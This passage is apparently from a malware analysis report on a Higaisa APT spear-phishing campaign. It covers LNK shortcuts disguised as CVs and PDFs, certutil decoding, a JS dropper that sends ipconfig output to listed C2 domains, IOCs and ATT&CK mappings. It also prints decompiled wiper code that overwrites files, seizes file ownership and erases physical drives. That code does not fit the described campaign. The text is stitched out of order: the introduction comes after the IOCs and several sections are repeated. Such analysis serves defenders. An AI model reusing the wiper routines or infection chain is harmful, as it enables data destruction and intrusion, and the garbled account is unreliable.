  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution

The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.


Article continues below this ad.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



